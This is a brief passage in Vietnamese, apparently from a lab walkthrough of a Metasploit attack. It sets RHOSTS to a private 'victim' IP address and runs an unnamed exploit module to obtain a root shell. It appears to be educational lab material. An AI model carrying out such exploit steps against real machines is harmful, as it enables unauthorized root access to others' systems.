


-Set các tham số cho module:



=>Các lệnh đã sử dụng:

set RHOSTS 192.168.174.129 —> đặt giá trị cho tham số là địa chỉ ip của máy victim

-Chạy module khai thác: 

=>Các lệnh đã sử dụng:

run —--> chạy module khai thác —--> lấy về shell của máy victim

-Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root